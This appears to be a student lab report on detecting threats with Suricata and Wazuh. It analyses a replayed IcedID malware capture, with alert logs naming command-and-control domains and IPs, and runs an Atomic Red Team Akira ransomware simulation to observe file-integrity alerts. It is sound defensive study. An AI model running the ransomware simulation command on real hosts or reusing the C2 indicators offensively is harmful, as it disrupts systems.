  13 5.104304888  10.10.31.101   104.21.32.6    TCP       60 56108 → 80 [ACK] Seq=308 Ack=2753 Win=131072 Len=0
  14 5.104662364  104.21.32.6    10.10.31.101   TCP     1430 80 → 56108 [ACK] Seq=4129 Ack=308 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
  15 5.104818620  104.21.32.6    10.10.31.101   TCP     1430 80 → 56108 [ACK] Seq=5505 Ack=308 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
  16 5.104966689  10.10.31.101   104.21.32.6    TCP       60 56108 → 80 [ACK] Seq=308 Ack=5505 Win=131072 Len=0

› Frame 1: 208 bytes on wire (1664 bits), 208 bytes captured (1664 bits) on interface enp0s9, id 0
› Ethernet II, Src: PcsCompu_9a:e7:bc (08:00:27:9a:e7:bc), Dst: PcsCompu_c5:cc:f1 (08:00:27:c5:cc:f1)
› Internet Protocol Version 4, Src: 10.10.10.2, Dst: 10.10.10.1
› Transmission Control Protocol, Src Port: 43244, Dst Port: 1514, Seq: 1, Ack: 1, Len: 142
› Data (142 bytes)

0000  08 00 27 c5 cc f1 08 00  27 9a e7 bc 08 00 45 00   ··'···· '·····E·
0010  00 c2 90 e6 40 00 40 06  81 39 0a 0a 0a 02 0a 0a   ····@·@· ·9······
0020  0a 01 a8 ec 05 ea da 0c  df 4f 25 1f 3b 7f 80 18   ········ ·O%·;···
0030  09 bc 28 cb 00 00 01 01  08 0a b2 83 d2 29 41 39   ··(····· ·····)A9
0040  4b 05 8a 00 00 00 21 30  30 31 21 23 41 45 53 3a   K·····!0 01!#AES:
0050  b0 4d e8 06 0c 76 0b 42  40 7a ce eb 3c 21 45 44   ·M···v·B @z··<!ED
0060  fd e9 82 a7 b0 ab 54 d2  b3 06 6a 92 a5 52 92 cf   ······T· ··j··R··
0070  47 10 71 91 45 7e 0e 08  1a ba 73 fe e6 50 31 5c   G·q·E~·· ··s··P1\
0080  cb 16 de aa 3b d1 3b 06  e1 0c 6f 59 36 24 c2 a9   ····;·;· ··oY6$··
0090  ce b7 7c eb ec 05 d8 53  c2 b3 3e 18 ad aa 55 cc   ··|····S ··>···U·
00a0  34 47 9e b2 4f 58 93 82  93 f6 5c 99 e3 a8 65 3c   4G··OX·· ··\···e<
00b0  f6 4f 74 ae df a6 ac fb  87 89 fd b3 7b 23 81 54   ·Ot····· ····{#·T
```


b) **What do you see in Wazuh console? Check the rising alerts and identify the possible attack/campaign associated with them, as well as the tactics and techniques associated with the alerts (according to Mitre ATT&CK).**

At first, I see no alerts getting triggered by suricata or in wazuh dashboard because the pcap file has the private IP set to 10.10.31.101 which is different from our internal network setup IP 10.10.10.2 also set as in HOME_NET variable in suricata yaml file. Even when I change the home net IP to include a bigger range subnet (10.0.0.0/8), I am still not able to see any alerts with the default suricata rules. My reasoning behind this is that even the layer 1 IP matches with my suricata config, the packets are likely being dropped because of Layer 2 mac address mismatch. In the pcap file there is a mac address being mentioned which is different from my machines mac. To get the possible alerts suricate should trigger I ran the file with offline mode suricata -r command which reads packet from pcap and applies defined rules.




```
administrador@seminarioST:~$ sudo suricata -r malware.pcap -c /etc/suricata/suricata.yaml -l ./suricata-logs
i: suricata: This is Suricata version 8.0.1 RELEASE running in USER mode
W: detect-classtype: signature sid:1048005 uses unknown classtype: "exfiltration", using default priority 3. This message won't be shown again for this classtype
i: mpm-hs: Rule group caching - loaded: 66 newly cached: 0 total cacheable: 66
i: threads: Threads created -> RX: 1 W: 1 FM: 1 FR: 1   Engine started.
i: suricata: Signal Received.  Stopping engine.
i: pcap: read 1 file, 6518 packets, 5127703 bytes
administrador@seminarioST:~$ cd suricata-logs/
```

Suricata matched alerts when I ran (offline mode) suricata -r as shown above in the screenshot because it saw the original flows/timestamps/addresses in the file. When I tcpreplay, the possible cause of mismatches is the mac address and hence no alerts being triggered. So ideally all the alerts which are shown in the fast.log (screenshot below) should be there in the wazuh dashboard which includes a malware command and control detection alert, trojan network activity detection alert etc.



```
administrador@seminarioST:~/suricata-logs$ cat fast.log
11/01/2023-00:46:35.638604  [**] [1:2030053:11] ET MALWARE Win32/IcedID Requesting Encoded Binary M4 [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP}
 10.10.31.101:56108 -> 104.21.32.6:80
11/01/2023-00:46:35.638604  [**] [1:2032086:4] ET MALWARE Win32/IcedID Request Cookie [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56108 -> 104.21.3
2.6:80
11/01/2023-00:46:37.799824  [**] [1:2049065:1] ET MALWARE DNS Query to IcedID Domain (manjuskploman .com) [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.10.31.1
01:56391 -> 10.10.31.1:53
11/01/2023-00:46:38.182377  [**] [1:2049070:1] ET MALWARE Observed IcedID Domain (manjuskploman .com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.
10.31.101:56110 -> 45.61.137.225:443
11/01/2023-00:46:38.334775  [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.137.225:443 -> 10
.10.31.101:56110
11/01/2023-00:47:37.815949  [**] [1:2049068:1] ET MALWARE DNS Query to IcedID Domain (qousahaff .com) [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.10.31.101:5
8254 -> 10.10.31.1:53
11/01/2023-00:47:38.220581  [**] [1:2049073:1] ET MALWARE Observed IcedID Domain (qousahaff .com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.3
1.101:56128 -> 45.61.139.232:443
11/01/2023-00:47:38.353578  [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.139.232:443 -> 10
.10.31.101:56128
11/01/2023-00:47:39.076772  [**] [1:2049065:1] ET MALWARE DNS Query to IcedID Domain (manjuskploman .com) [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.10.31.1
01:53427 -> 10.10.31.1:53
11/01/2023-00:47:39.364960  [**] [1:2049073:1] ET MALWARE Observed IcedID Domain (qousahaff .com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.3
1.101:56130 -> 45.61.139.232:443
11/01/2023-00:47:39.385226  [**] [1:2049073:1] ET MALWARE Observed IcedID Domain (qousahaff .com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.3
1.101:56129 -> 45.61.139.232:443
11/01/2023-00:47:39.415869  [**] [1:2049070:1] ET MALWARE Observed IcedID Domain (manjuskploman .com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.
10.31.101:56131 -> 45.61.137.225:443
11/01/2023-00:47:39.494515  [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.139.232:443 -> 10
.10.31.101:56130
11/01/2023-00:47:39.518391  [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.139.232:443 -> 10
.10.31.101:56129
11/01/2023-00:47:39.558196  [**] [1:2049066:1] ET MALWARE DNS Query to IcedID Domain (brojizuza .com) [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.10.31.101:6
3045 -> 10.10.31.1:53
11/01/2023-00:47:39.562475  [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.137.225:443 -> 10
.10.31.101:56131
11/01/2023-00:47:39.774450  [**] [1:2049071:1] ET MALWARE Observed IcedID Domain (brojizuza .com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.3
1.101:56132 -> 45.61.136.22:443
```

Similarly, lots of alerts being triggered in the eve.json corresponding to the suspicious trojan activity.




```
administrador@seminarioST:~/suricata-logs$ cat eve.json | grep 'alerted":true'
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":1183134662132992,"event_type":"flow","src_ip":"10.10.31.101","src_port":56323,"dest_ip":"162.33.179.136","dest_port":443,"ip_v":4,"p
roto":"TCP","app_proto":"tls","flow":{"pkts_toserver":9,"pkts_toclient":12,"bytes_toserver":1043,"bytes_toclient":2468,"start":"2023-11-01T00:57:40.078862+0100","end":"2023-11-01T00:58:46.1
51402+0100","age":66,"state":"closed","reason":"shutdown","alerted":true,"tx_cnt":1},"tcp":{"tcp_flags":"1f","tcp_flags_ts":"1b","tcp_flags_tc":"1f","syn":true,"fin":true,"rst":true,"psh":t
rue,"ack":true,"state":"closed","ts_max_regions":1,"tc_max_regions":1}}
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":1631842996593059,"event_type":"flow","src_ip":"10.10.31.101","src_port":56133,"dest_ip":"162.33.179.136","dest_port":443,"ip_v":4,"p
roto":"TCP","app_proto":"tls","flow":{"pkts_toserver":20,"pkts_toclient":22,"bytes_toserver":5087,"bytes_toclient":3667,"start":"2023-11-01T00:47:41.117799+0100","end":"2023-11-01T00:49:00.
362838+0100","age":79,"state":"closed","reason":"shutdown","alerted":true,"tx_cnt":1},"tcp":{"tcp_flags":"1f","tcp_flags_ts":"1b","tcp_flags_tc":"1f","syn":true,"fin":true,"rst":true,"psh":
true,"ack":true,"state":"closed","ts_max_regions":1,"tc_max_regions":1}}
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":1553095623656264,"event_type":"flow","src_ip":"10.10.31.101","src_port":56110,"dest_ip":"45.61.137.225","dest_port":443,"ip_v":4,"pr
oto":"TCP","app_proto":"tls","flow":{"pkts_toserver":10,"pkts_toclient":11,"bytes_toserver":1151,"bytes_toclient":2490,"start":"2023-11-01T00:46:37.885896+0100","end":"2023-11-01T00:47:42.4
05108+0100","age":65,"state":"closed","reason":"shutdown","alerted":true,"tx_cnt":1},"tcp":{"tcp_flags":"1e","tcp_flags_ts":"1e","tcp_flags_tc":"1a","syn":true,"rst":true,"psh":true,"ack":t
rue,"state":"closed","ts_max_regions":1,"tc_max_regions":1}}
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":466352967680786,"event_type":"flow","src_ip":"10.10.31.101","src_port":56399,"dest_ip":"162.33.179.136","dest_port":443,"ip_v":4,"pr
oto":"TCP","app_proto":"tls","flow":{"pkts_toserver":10,"pkts_toclient":12,"bytes_toserver":1128,"bytes_toclient":2468,"start":"2023-11-01T01:02:41.174117+0100","end":"2023-11-01T01:03:48.0
02030+0100","age":67,"state":"closed","reason":"shutdown","alerted":true,"tx_cnt":1},"tcp":{"tcp_flags":"1f","tcp_flags_ts":"1b","tcp_flags_tc":"1f","syn":true,"fin":true,"rst":true,"psh":t
rue,"ack":true,"state":"closed","ts_max_regions":1,"tc_max_regions":1}}
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":898273771294197,"event_type":"flow","src_ip":"10.10.31.101","src_port":56130,"dest_ip":"45.61.139.232","dest_port":443,"ip_v":4,"pro
to":"TCP","app_proto":"tls","flow":{"pkts_toserver":10,"pkts_toclient":12,"bytes_toserver":2143,"bytes_toclient":2494,"start":"2023-11-01T00:47:39.078073+0100","end":"2023-11-01T00:48:44.93
1836+0100","age":65,"state":"closed","reason":"shutdown","alerted":true,"tx_cnt":1},"tcp":{"tcp_flags":"1f","tcp_flags_ts":"1b","tcp_flags_tc":"1f","syn":true,"fin":true,"rst":true,"psh":tr
ue,"ack":true,"state":"closed","ts_max_regions":1,"tc_max_regions":1}}
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":1695944881771671,"event_type":"flow","src_ip":"10.10.31.101","src_port":56476,"dest_ip":"162.33.179.136","dest_port":443,"ip_v":4,"p
roto":"TCP","app_proto":"tls","flow":{"pkts_toserver":9,"pkts_toclient":11,"bytes_toserver":1043,"bytes_toclient":2408,"start":"2023-11-01T01:07:42.263795+0100","end":"2023-11-01T01:08:48.4
21761+0100","age":66,"state":"closed","reason":"shutdown","alerted":true,"tx_cnt":1},"tcp":{"tcp_flags":"1f","tcp_flags_ts":"1b","tcp_flags_tc":"1f","syn":true,"fin":true,"rst":true,"psh":t
rue,"ack":true,"state":"closed","ts_max_regions":1,"tc_max_regions":1}}
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":983602246033293,"event_type":"flow","src_ip":"10.10.31.101","src_port":56132,"dest_ip":"45.61.136.22","dest_port":443,"ip_v":4,"prot
o":"TCP","app_proto":"tls","flow":{"pkts_toserver":66,"pkts_toclient":65,"bytes_toserver":5681,"bytes_toclient":6402,"start":"2023-11-01T00:47:39.622228+0100","end":"2023-11-01T01:14:50.473
922+0100","age":1631,"state":"established","reason":"shutdown","alerted":true,"tx_cnt":1},"tcp":{"tcp_flags":"1a","tcp_flags_ts":"1a","tcp_flags_tc":"1a","syn":true,"psh":true,"ack":true,"s
tate":"established","ts_max_regions":1,"tc_max_regions":1}}
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":1054610834828779,"event_type":"flow","src_ip":"10.10.31.101","src_port":56554,"dest_ip":"162.33.179.136","dest_port":443,"ip_v":4,"p
roto":"TCP","app_proto":"tls","flow":{"pkts_toserver":9,"pkts_toclient":11,"bytes_toserver":1043,"bytes_toclient":2408,"start":"2023-11-01T01:12:43.311081+0100","end":"2023-11-01T01:13:49.4
65519+0100","age":66,"state":"closed","reason":"shutdown","alerted":true,"tx_cnt":1},"tcp":{"tcp_flags":"1f","tcp_flags_ts":"1b","tcp_flags_tc":"1f","syn":true,"fin":true,"rst":true,"psh":t
rue,"ack":true,"state":"closed","ts_max_regions":1,"tc_max_regions":1}}
{"timestamp":"2023-11-01T00:46:34.435874+0100","flow_id":2210525489052732,"event_type":"flow","src_ip":"10.10.31.101","src_port":56213,"dest_ip":"162.33.179.136","dest_port":443,"ip_v":4,"p
```

11/01/2023-00:46:35.638604 [**] [1:2030053:11] ET MALWARE Win32/IcedID Requesting Encoded Binary M4 [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 10.10.31.101:56108 -> 104.21.32.6:80

11/01/2023-00:46:35.638604 [**] [1:2032086:4] ET MALWARE Win32/IcedID Request Cookie [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56108 -> 104.21.32.6:80

After changing home network to “any” and adjusting stream configs, making checksum-validations to ‘no’ in the suricata.yaml file, I started seeing alerts getting triggered in suricata eve.json file and inturn on the wazuh central dashboard as well with the rule groups as ids and suricata as shown below.



```
Time                        _source
> Dec 11, 2025 @ 14:23:53.142  input.type: log agent.ip: 10.10.10.2 agent.name: linuxHost agent.id: 001 manager.name: seminarioST data.pcap_cnt: 6483 data.tx_id: 0 data.app_proto: tls data.ip_v: 4
                               data.src_ip: 162.33.179.136 data.src_port: 443 data.event_type: alert data.alert.severity: 3 data.alert.signature_id: 2011540 data.alert.rev: 7
                               data.alert.metadata.updated_at: 2020_08_17 data.alert.metadata.confidence: High data.alert.metadata.created_at: 2010_09_27 data.alert.metadata.signature_severity: Informati
                               onal data.alert.gid: 1 data.alert.signature: ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) data.alert.action: allowed data.alert.category: Not Suspicious Traffic
                               data.ts_progress: client_handshake_done data.flow_id: 1054608998333035.000000 data.dest_ip: 10.10.31.101 data.proto: TCP data.tls.serial: 01:51:22:6B data.tls.notbefore:
> Dec 11, 2025 @ 14:23:53.137  input.type: log agent.ip: 10.10.10.2 agent.name: linuxHost agent.id: 001 manager.name: seminarioST data.pcap_cnt: 6482 data.tx_id: 0 data.app_proto: tls data.ip_v: 4
                               data.src_ip: 10.10.31.101 data.src_port: 56554 data.event_type: alert data.alert.severity: 1 data.alert.signature_id: 2049069 data.alert.rev: 1
                               data.alert.metadata.confidence: High data.alert.metadata.reviewed_at: 2024_01_26 data.alert.metadata.created_at: 2023_11_03 data.alert.metadata.mitre_tactic_name: Command_A
                               nd_Control data.alert.metadata.malware_family: IcedID data.alert.metadata.mitre_tactic_id: TA0011 data.alert.metadata.attack_target: Client_Endpoint
                               data.alert.metadata.updated_at: 2023_11_03 data.alert.metadata.mitre_technique_id: T1071 data.alert.metadata.mitre_technique_name: Application_Layer_Protocol
```


These alerts map primarily to Command and Control tactics (**TA0011**) using **Application Layer Protocols** (**T1071**.*), encrypted channels (**T1573**) and tool transfer (**T1105**) where binaries are requested. **T1071** primarily was shown in the logs.

6. Ransomware Attack (T1486) in Windows

a) Describe technique T1486, according to Mitre ATT&ACK.

Technique T1486: An adversary encrypts data on a victim system to deny availability and create operational disruption. Most commonly, this is associated with ransomware, a class of attacks where the attackers use encryption to lock files, databases, or even the entire system and sometimes threaten to publish the data unless payment is made for decryption. The adversaries commonly remove backups and shadow copies to further the impact. The goal is not confidentiality but impact via data unavailability, preventing the victim from accessing critical information until recovery steps are taken.

b) Run test 10 of T1486.




```
PS C:\Windows\System32> Invoke-AtomicTest T1486 -TestNumbers 10
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1486-10 Akira Ransomware drop Files with .akira Extension and Ransomnote
Exit code: 0
Done executing test: T1486-10 Akira Ransomware drop Files with .akira Extension and Ransomnote
PS C:\Windows\System32>
```

c) Based on the test's definition, operation, and objective, which main rule group should alert you to this behaviour in Wazuh? Check the alert console in Wazuh for this purpose (show a screenshot).

The rule groups alerted in the wazuh dashboard (with default ruleset of wazuh) are the ones which are fired while usual FIM (file integrity monitoring):


- Ossec

- Syscheck
- Windows
- Syscheck_file




Filters: agent.name: windows, decoder.name: syscheck_integrity_changed

```
Time                        _source
Dec 10, 2025 @ 10:53:19.796  syscheck.size_before: 0 syscheck.uname_after: Administradores syscheck.mtime_after: Dec 10, 2025 @ 11:53:07.000 syscheck.size_after: 1,073,741 syscheck.md5_before: d41d8cd
98f00b204e9800998ecf8427e syscheck.win_perm_after.allowed: DELETE, DELETE, DELETE, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DAT
A, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_
EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, READ_CONTROL, SYNCHRONIZE, READ_DATA, READ_EA, EXECUTE, READ_ATTRIBUTES, READ_CONTROL, SYNCHRONIZE, READ_DATA, READ_EA, EXECUTE,
READ_ATTRIBUTES syscheck.win_perm_after.name: Administrador, S-1-5-21-1688494163-991935409-1847767551-1000, admin, SYSTEM, Administradores, Usuarios, Todos
```



Filter: agent.name: windows

```
Time                        _source
Dec 10, 2025 @ 10:53:29.150  syscheck.mode: realtime syscheck.path: c:\programdata\microsoft\windows\start menu\programs\startup\test.100.akira syscheck.sha1_after: d3680f6f18e2a1acada6a20bb7ac4fa940c34
c69 syscheck.uname_after: Administradores syscheck.mtime_after: Dec 10, 2025 @ 11:53:15.000 syscheck.attrs_after: ARCHIVE syscheck.size_after: 1,073,741
syscheck.uid_after: S-1-5-32-544 syscheck.win_perm_after.allowed: DELETE, DELETE, DELETE, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, AP
PEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA
